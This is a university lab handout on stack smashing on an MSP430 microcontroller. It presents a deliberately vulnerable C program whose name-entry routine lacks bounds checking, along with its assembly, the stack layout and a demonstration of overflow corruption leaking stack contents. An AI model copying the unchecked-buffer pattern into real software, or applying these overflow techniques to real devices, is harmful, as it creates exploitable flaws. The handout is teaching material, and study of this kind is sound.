CPE 323
Stack Smashing (For Fun and No Profit): An Embedded Computer Systems Example

Aleksandar Milenković
Email: milenka@uah.edu
Web: http://www.ece.uah.edu/~milenka

Objective:
Illustrate a buffer overflow software vulnerability that even embedded systems are not immune to, and demonstrate how it can be exploited by malicious adversaries to divert system operation

Requirements:
1. A workstation with TI's Code Composer Studio (CCS).
2. The workstation will need a serial terminal client such as PuTTY (https://www.putty.org/) or Mobaxterm. In addition, the workstation will need plink, a command line serial interface to the PuTTY back ends, for the injection example.
3. A TI Experimenter's Board with MSP430FG4618 microcontroller connected to the workstation via (a) USB interface through MSP-FET Flash emulation tool and (b) serial RS232 interface (directly or through USB).
4. The source code of StackSmashing.c demo and BuzzerCodeGNU.bin file in order to reproduce the walkthrough examples. When creating the project in CCS, use the -msmall code model, standard ISA, and no compiler optimizations to ensure compatibility with instructions in the text.

Contents

1 Introduction

This text will show you an example code that contains a software vulnerability that can be exploited by a malicious adversary to divert a normal system operation. For demonstration purposes we will use a stack buffer overflow vulnerability that is very common in C programs and can be found even in embedded systems. It occurs whenever the index of an array exceeds its defined boundaries. Activities (intentional or unintentional) that lead to exploiting a stack buffer overflow vulnerability are known as stack smashing. In this text we will demonstrate three exploits categorized as corruption, redirection, and code injection.

Section 1.1 introduces StackSmashing.c progam, Section 1.2 describes the buffer overflow vulnerability, Section 1.3 describes project options in Code Composed that are necessary to successfully carry out demos described in this text, and Section 1.4 describes the address maping of regions of interest for the demo code.

1.1 Example Program (StackSmashing.c)

Let us consider a program called StackSmashing.c that executes on the TI Experimenter's board connected to a workstation through a RS232 link (57,600 bps, 8-bit, no parity). The program implements a simple user interface as shown in Figure 1. The program menu offers three options to the user (1) to toggle LED1 (green), (2) to toggle LED2 (yellow), or (3) to enter a username. For option (3), the user is asked to enter a name terminated by a special character. The entered name is then displayed in the next line. The program then prints the original options menu.




Figure 1. StackSmashing Demo User Interface

Figure 2 shows C code implementing the functions described above. The main program initializes the peripherals (the watchdog timer, USCI, and parallel ports) and enters an infinite loop where menu options are displayed through the serial port. The processor enters the LPM0 state waiting for a user input. When a new character is received through the serial link ('1', '2', or '3'), the USCI ISR is entered. It does the following: (a) reads the character and stores it in the global variable called currentChar, (b) toggles LED4, and (c) makes sure that processor remains in the active mode upon return from the ISR. Depending on the menu option selected, code performs one of the following: toggles LED1, toggles LED2, or prints an additional message that prompts the user to enter his/her username. The username is entered in the function called enterName(). Please review entire program and make sure all aspects of this demo are well understood. A careful reader would notice that statement in line 112 allocates a buffer in RAM memory called dummyBuffer of 256 bytes. This buffer is not used in the rest of the code except to make sure some space is allocated on the stack that resides in RAM memory. Its use will be explained later.

```
1   /*******************************************************************************
2    * File: StackSmashing.c
3    *
4    * Description:
5    *        This program is designed to illustrate stack smashing.
6    *        It prompts the user to enter his/her userID
7    *        (up to 6 ASCII characters terminated by an <ENTER> key).
8    *        The subroutine where userID is entered intentionally does not verify
9    *        whether the number of characters entered exceeds the buffer size,
10   *        thus creating a buffer overflow vulnerability in the code.
11   *        This vulnerability can be exploited in several different ways
12   *        as described in the corresponding tutorial.
13   *
14   * Board: MSP430FG461x/F20xx Experimenter Board
15   *        Connect to workstation using RS232: 57,600 bps, 8-bit, no parity
16   *        (PuTTY, Plink, MobaXterm, Hyperterminal)
17   *
18   * Peripherals: USCI (UART)
19   * Clocks:      ACLK = 32.768kHz, MCLK = SMCLK = default DCO
20   *
21   *                 MSP430FG461x
22   *             -----------------
23   *        /|\|                 |
24   *         | |                 |
25   *         --|RST              |
26   *           |             P5.1|--> LED4
27   *           |                 |
28   *           |                 |
29   *           |             P2.1|--> LED2
30   *           |             P2.2|--> LED1
31   *           |             P2.4|--> TxD  (UART)
32   *           |             P2.5|<-- RxD  (UART)
33   *           |                 |
34   *           |                 |
35   *
36   * Authors:     Homer Lewter
37   *              Alex Milenkovich, milenkovic@computer.org
38   * Date: 10/15/2018
39   *
```

```c
*********************************************************************************************/

#include <msp430xG46x.h>

// Messages to be displayed
char asteriskDivider[] = "\n\n\r**************************";
#define asteriskDividerLen 29
char menuMsg[] = "\n\rOptions Menu:\n\r\t1) Toggle LED 1\n\r\t2) Toggle LED 2\n\r\t3) Enter
user name\n\r";
#define menuMsgLen 74
char optionSelect[] = "\n\rPlease select option <1, 2, or 3>: ";
#define optionSelectLen 37
char namePrompt[] = "\n\rEnter user name: ";
#define namePromptLen 19
char nameConfirm[] = "\n\rUser name entered: ";
#define nameConfirmLen 21

char currentChar;            // Receives user input from interrupt

// UART Initialization
void UART_Initialize() {
    P2SEL |= BIT4+BIT5;      // Set UC0TXD and UC0RXD to transmit and receive data
    UCA0CTL1 |= BIT0;        // Software reset
    UCA0CTL0 = 0;            // USCI_A0 control register
    UCA0CTL1 |= UCSSEL_2;    // Clock source SMCLK
    UCA0BR0 = 18;            // 1048576 Hz  / 57,600 lower byte
    UCA0BR1 = 0;             // Upper byte
    UCA0MCTL = 0x02;         // Modulation
    UCA0CTL1 &= ~BIT0;       // UCSWRST software reset
    IE2 |= UCA0RXIE;         // Enable USCI_A0 RX interrupt
}

// Function to send the elements of a character array to the UART
void sendMessage(char* messageArray, int lengthArray) {
    int idx;

    for(idx=0; idx<lengthArray; idx++) {
        //send one by one using the loop
        while (!(IFG2 & UCA0TXIFG));
        UCA0TXBUF = messageArray[idx];
    }
}

void enterName() {
    int nameFinished = 0;          // Flag for end of name
    char nameEntered[6];           // Char array for user input
    int nameElement = 0;           // Current element of name entered

    while (nameFinished == 0){       // Loops until name entry completed
        _BIS_SR(LPM0_bits + GIE);    // Enter LPM0 w/ interrupts
        if ((currentChar == 0x1c) || currentChar == '\r' || currentChar == '\n') {
            // If any of these characters are detected, consider name entry completed
            nameFinished = 1;
            sendMessage(nameConfirm, nameConfirmLen);
            sendMessage(nameEntered, nameElement);
        }
        else {
            // Else the entered character is added to the name
            nameEntered[nameElement] = currentChar;
            nameElement++;
```

```
        }
    }
}

int main(void) {
    WDTCTL = WDTPW | WDTHOLD;   // Stop watchdog timer
    UART_Initialize();
    P5DIR |= BIT1;              // P5.1 is output
    P2DIR |= (BIT1 | BIT2);     // P2.1 and P2.2 are output
    P2OUT = 0x00;               // Clear output port P2

    volatile unsigned int dummyBuffer[256]; // ensures room for injection on stack

    while(1){
        // Send menu and option prompt
        sendMessage(asteriskDivider, asteriskDividerLen);
        sendMessage(menuMsg, menuMsgLen);
        sendMessage(optionSelect, optionSelectLen);
        _BIS_SR(LPM0_bits + GIE);   // Enter LPM0 w/ interrupts

        // Execute option selected by user
        if (currentChar == '1'){
            P2OUT ^= BIT2;          // Toggle P2.2 for LED1
        }
        else if (currentChar == '2'){
            P2OUT ^= BIT1;          // Toggle P2.1 for LED2
        }
        else if (currentChar == '3'){
            sendMessage(namePrompt, namePromptLen);
            enterName();            // Run name entry function
        }
    }
}

// USCI.RX Interrupt Service Routine
// TI Compiler or IAR interrupt version
#if defined(__TI_COMPILER_VERSION__) || defined(__IAR_SYSTEMS_ICC__)
#pragma vector=USCIAB0RX_VECTOR
__interrupt void USCIA0RX_ISA(void)
// gcc interrupt version
#elif defined(__GNUC__)
void __attribute__((interrupt(USCIAB0RX_VECTOR))) USCIA0RX_ISR (void)
#else
#error Compiler not supported!
#endif
{   // ISR body
    while(!(IFG2&UCA0TXIFG));   // Wait until can transmit
    currentChar = UCA0RXBUF;    // Each received char is held for
    UCA0TXBUF = currentChar;    // TX -> Rxed character
    P5OUT^=BIT1;                // Toggle Led4
    _BIC_SR_IRQ(LPM0_bits);     // Clear LPM0 bits from 0(SR)
}
```

Figure 2. StackSmashing Demo Program

1.2 Vulnerability

The code briefly outlined above contains one intentional vulnerability that can be exploited to divert program execution. Before you proceed with reading, try to identify a vulnerability.

Let us examine the enterName() function (lines 84-103). It contains local variables *nameFinished* (an integer), *nameEntered* (a character array of 6 elements), and *numElement* (an integer). The main loop takes an input character from the variable named *currentChar* and stores it into the corresponding element of the character array. The variable *numElement* serves as an index of the character array. The end of username is detected when one of the following ASCII characters is entered (FS=0x1C – file separator, LF=0x0A – new line, or CR=0x0D – carriage return). If any of these characters is entered, the username confirmation message is sent through the serial port and the function is exited. Here lays a source of vulnerability. We anticipate that the username is no longer than six characters, yet our code does not check bounds to prevent the user from entering more than six characters. Instead, we keep adding characters into the character array (*nameEntered*), even when the total number of characters exceeds six. Anyone who enters more than 6 characters for username is in position to exploit this vulnerability and divert the normal program operation. In the text that follows we will illustrate several attacks that exploit this vulnerability in the code. This is an intentional oversight on our side, but this type of errors exists in many forms and is a cause of several famous exploits.

It is also helpful to understand assembly code for the vulnerable function (see Figure 3). Specifically, note that 10 bytes is allocated for local variables in enterName subroutine. They placed on the stack in the following order: nameFinished (right above the return address), nameElement, and nameEntered[6].

```
  82:../StackSmashing.c **** void enterName(){
 141                          .loc 1 82 0
 142                   ; start of function
 143                   ; framesize_regs:     0
 144                   ; framesize_locals:   10
 145                   ; framesize_outgoing: 0
 146                   ; framesize:          10
 147                   ; elim ap -> fp       2
 148                   ; elim fp -> sp       10
 149                   ; saved regs:(none)
 150                          ; start of prologue
 151 00a0 3180 0A00                 SUB.W  #10, R1
 152                   .LCFI1:
 153                          ; end of prologue
  83:../StackSmashing.c ****     int nameFinished = 0;            // Flag for end of
name
 154                          .loc 1 83 0
 155 00a4 8143 0800                 MOV.W  #0, 8(R1)
  84:../StackSmashing.c ****     char nameEntered[6];            // Char array for
user input
  85:../StackSmashing.c ****     int nameElement = 0;             // Current element
of name entered
 156                          .loc 1 85 0
 157 00a8 8143 0600                 MOV.W  #0, 6(R1)
  86:../StackSmashing.c ****
```

```
  87:../StackSmashing.c ****     while (nameFinished == 0){      // Loops until name
entry completed
 158                         .loc 1 87 0
 159 00ac 3040 0000              BR      #.L7
 160                  .L10:
  88:../StackSmashing.c ****         _BIS_SR(LPM0_bits + GIE);   // Enter LPM0 w/
interrupts
 161                         .loc 1 88 0
 162                   ; 88 "../StackSmashing.c" 1
 163 00b0 32D0 1800              bis.w #24, SR { nop
 163      0343
 164                   ; 0 "" 2
  89:../StackSmashing.c ****         if ((currentChar == 0x1c) || currentChar == '\r'
|| currentChar == '\n') {
 165                         .loc 1 89 0
 166 00b6 5C42 0000              MOV.B  &currentChar, R12
 167 00ba 7C90 1C00              CMP.B  #28, R12 { JEQ      .L8
 167      0024
 168                         .loc 1 89 0 is_stmt 0
 169 00c0 5C42 0000              MOV.B  &currentChar, R12
 170 00c4 7C90 0D00              CMP.B  #13, R12 { JEQ      .L8
 170      0024
 171                         .loc 1 89 0
 172 00ca 5C42 0000              MOV.B  &currentChar, R12
 173 00ce 7C90 0A00              CMP.B  #10, R12 { JNE      .L9
 173      0020
 174                  .L8:
  90:../StackSmashing.c ****            // If any of these characters are detected,
consider name entry completed
  91:../StackSmashing.c ****            nameFinished = 1;
 175                         .loc 1 91 0 is_stmt 1
 176 00d4 9143 0800              MOV.W  #1, 8(R1)
  92:../StackSmashing.c ****            sendMessage(nameConfirm, nameConfirmLen);
 177                         .loc 1 92 0
 178 00d8 7D40 1500              MOV.B  #21, R13
 179 00dc 3C40 0000              MOV.W  #nameConfirm, R12
 180 00e0 B012 0000              CALL   #sendMessage
  93:../StackSmashing.c ****            sendMessage(nameEntered, nameElement);
 181                         .loc 1 93 0
 182 00e4 0C41                   MOV.W  R1, R12
 183 00e6 1D41 0600              MOV.W  6(R1), R13
 184 00ea B012 0000              CALL   #sendMessage
 185 00ee 3040 0000              BR     #.L7
 186                  .L9:
  94:../StackSmashing.c ****        }
  95:../StackSmashing.c ****        else {
  96:../StackSmashing.c ****            // Else the entered character is added to
the name
  97:../StackSmashing.c ****            nameEntered[nameElement] = currentChar;
 187                         .loc 1 97 0
 188 00f2 5D42 0000              MOV.B  &currentChar, R13
 189 00f6 0C41                   MOV.W  R1, R12
 190 00f8 1C51 0600              ADD.W  6(R1), R12
 191 00fc CC4D 0000              MOV.B  R13, @R12
  98:../StackSmashing.c ****            nameElement++;
```

```
 192                      .loc 1 98 0
 193 0100 9153 0600              ADD.W  #1, 6(R1)
 194                   .L7:
  87:../StackSmashing.c ****          _BIS_SR(LPM0_bits + GIE);   // Enter LPM0 w/
interrupts
 195                      .loc 1 87 0
 196 0104 8193 0800              CMP.W  #0, 8(R1) { JEQ     .L10
 196      0024
  99:../StackSmashing.c ****          }
 100:../StackSmashing.c ****      }
 101:../StackSmashing.c **** }

}
```

Figure 3. Assembly Code for nameEntered

1.3 Code Compilation

To repeat attacks described in this text without any modifications, it is important to use the project settings described below. A different set of settings may require additional tweaks to achieve effects described in this text. The Mitto Systems GNU compiler is used for code translation (see Figure 4). Figure 5 shows the Runtime, Optimization, and Miscellaneous settings.






Figure 4. Properties tab for StackSmashing


Properties for StackSmashing
type filter text
Resource
CCS General
CCS Build
GNU Compiler
Runtime
Language
Symbols
Directories
Optimization
Debugging
Diagnostics
Preprocessor
Assembler
Miscellaneous
GNU Linker
GNU Objcopy Utility [Disabled]
Builders
C/C++ Build
C/C++ General
Debug
Project References
Refactoring History
Run/Debug Settings
Runtime
Configuration: Debug_GNU(2) [Active]
Manage Configurations...
Target CPU (-mcpu)
Target MCU (-mmcu)
msp430
Hardware multiply (-mhwmult)
16bit
Hide advanced settings
Apply and Close
Cancel


Properties for StackSmashing
type filter text
Resource
CCS General
CCS Build
GNU Compiler
Runtime
Language
Symbols
Directories
Optimization
Debugging
Diagnostics
Preprocessor
Assembler
Miscellaneous
GNU Linker
GNU Objcopy Utility [Disabled]
Builders
C/C++ Build
C/C++ General
Debug
Project References
Refactoring History
Run/Debug Settings
Optimization
Configuration: Debug_GNU(2) [Active]
Manage Configurations...
Optimization Level
None (-O0)
Make 'char' unsigned by default (-funsigned-char)
Place each function into its own section (-ffunction-sections)
Place data items into their own section (-fdata-sections)
Convert floating point constants to single precision constants (-fsingle-precision-constant)
Hide advanced settings
Apply and Close
Cancel




Figure 5. Runtime, Optimization, and Miscellaneous Settings for StackSmashing

1.4 Memory Layout and Stack

Before we describe exploits of the StackSmashing.c program, it is useful to revisit the address mapping of the MSP430FG4618. The address space map is shown in Table 1. This microcontroller includes 116 KiB of Flash memory (for code and constants), 8 KiB of RAM memory, Information memory, Boot memory, 512 bytes reserved for I/O address space. A portion of address space, last 64 bytes, of the first 64 KiB of address space (0x0FFC0 – 0x0FFFF) is reserved for the interrupt vector table. A portion of RAM memory (2 KiB) of address space is mirrored, that is, 2 KiB of RAM memory occupies address ranges 0x00200 – 0x009FF as well as 0x01100 – 0x18FF. In other words, addresses 0x00200 and 0x01100 point to the same physical location in RAM. If you wonder what is the purpose of the mirrored memory, the reason is a practical one. Different MSP430 microcontrollers differ in the size of RAM and sometimes it is useful to allow code compiled for one microcontrller (e.g., one with only 2KiB RAM) executes on a microcontroller with larger memory (e.g., 8 KiB) without requiring code to be recompiled.

Table 1. Address Space Mapping of MSP430FG4618

Address Space		***Size***	***Address Range***
Flash	Total	116 KiB	0x03100 – 0x1FFFF
	Interrupt Vector Table	64 B	0x0FFC0 – 0x0FFFF
	Code Memory	116 KiB	0x03100 – 0x1FFFF
RAM	Total	8 KiB	0x01100 – 0x030FF
	Extended	6 KiB	0x01900 – 0x030FF
	Mirrored	2 KiB	0x01100 – 0x018FF

Information Memory (Flash)		256 B	0x01000 – 0x010FF
Boot Memory (ROM)		1 KiB	0x00C00 – 0x00FFF
RAM Memory (mirrored)		2 KiB	0x00200 – 0x009FF
Peripherals	16 bit	256 B	0x00100 – 0x001FF
	8 bit	240 B	0x00010 – 0x000FF
	8-bit SFRs	16 B	0x00000 – 0x0000F

The stack in MSP430 is organized at the top of RAM memory, it grows toward lower addresses in the address space, and the stack pointer points to the last full location on the stack. Initially, the stack pointer (SP) is initializaed to point to the 0x03100 (part of the startup code), which is actually the first location in the Flash memory. This ensures that first push operation (SP←SP-2; M[SP]←data) stores data on the topmost location of the RAM memory (0x30FE). By analyzing assembly code and tracking data allocation on the stack, we can outline the content of the stack. At the beginning of the main program, SP=0x030FE. In the main we allocate 512 B for a dummyBuffer (0x2EFE-0x30FC). The only purpose of this allocation is to create some space on the stack where code could be injected. Remember, the Flash memory during normal program execution behaves as ROM (read only memory) and any writes into regions that belong to the Flash memory have no effect. Note: In-system-programming of the Flash memory is possible, but it has to go through a Flash memory controller. The instruction CALL in the main is going to push the return address in the main program. Inside the enterName() function local variables nameFinished, nameElement, and the character array (nameEntered[6]) are allocated on the stack as shown in Table 2. Now, when we understand the stack content, we are ready to move to the next step and dig deep into how to exploit the vulnerability.

Table 2. Content of the Stack when Executing enterName()

Address Range	***Size***	***Data (variables)***	***Comment***
0**x**030FEh	2 B	Filled by start-up code	0x31F6
0x02EFE - 0x030FC	512 B	uint dummyBuffer[256]	Storage for dummyBuffer (space for injection)
002EFC	2 B	Return Address	Return address pushed when calling enterName
0x02EFA	2 B	int nameFinished	Local variable / flag to detect end
0x02EF8h	2 B	int nameElement	Local variable / index in the nameEntered
0x02EF2 – 0x02EF6	6 B	char nameEntered[6]	Local array to hold username entered

2 Corrupting the Stack

In this example we are simply going to enter a username that exceeds the length of six characters. Let us enter "Roberto" followed by a return. Please note that the username contains seven characters. Figure 6 shows the interaction captured from PuTTY. The output is quite unexpected. How can we explan that?

```
*************************
Options Menu:
        1) Toggle LED 1
        2) Toggle LED 2
```

```
        3) Enter user name

Please select option <1, 2, or 3>: 3
Enter user name: Roberto
User name entered: Robertp▒4▒9 ▒<~▒/)▒)▒▒▒43▒ttD
                                                ▒E▒▒TLe$bK▒
                                                           ▒


                                                            ▒▒▒▒
▒▒]▒    ;                                                       @▒▒a@62▒▒A*"▒',▒KD&pPTJZ▒!▒

*************************
Options Menu:
        1) Toggle LED 1
        2) Toggle LED 2
        3) Enter user name

Please select option <1, 2, or 3>: P
                                    uTTY
****PuTTY**********************
Options Menu:
        1) Toggle LED 1
        2) Toggle LED 2
        3) Enter user name

Please select option <1, 2, or 3>:

```

Figure 6. Program Operation with Corrupted Stack.

To understand what exactly happened, we can look at Table 2 and see what was being stored in memory after the end of the space allocated for the character array. The stack had space for an integer value in the next higher memory address, and that integer was being used by the function as the current offset to the character array for storing the next user supplied character. When an unexpected 7th character was supplied by the user, it was stored in the lower 8 bits of the integer offset variable (*nameElement*). The ASCII value for the seventh character 'o', 111 or 0x69, is thus stored in lower 8 bits of *nameElement*, and then that variable is incremented by one. So, when the user was done entering his/her name (*numElement*=0x0070, *nameFinished*=1). The follow-up function *sendMessage(nameEntered, nameElement)* is called to display the username. However, since it has the erroneous value 112 stored in *numElements*, the *sendMessage()* function sends 112 bytes starting at the base address of the *nameEntered* character array. It happens that uninitialized data from the *dummyBuffer* is stored in memory at an address in reach of that 112 byte span. The gibberish after the 6th character is data from the stack that was attempted to be read as a character array. By changing the main program to initialize *dummyBuffer* with a printable character, you would be able to see less random gibberish.

Trying various inputs will result in similar results. The main reason this corruption example does not have more severe effects on the functionality of the program is that the return address is not likely to be overwritten. The reason is that when the integer value for the offset is overwritten (*nameElement*) using standard alphanumeric ASCII values, the offset is likely to be relatively large placing the next address to be overwritten much higher in the address space, above the return address.

It is important to note that if one were to enter a large amount of text, that there is still no danger of it overwriting the actual program code which resides in the Flash memory that cannot be overwritten by executing simple MOV instructions.

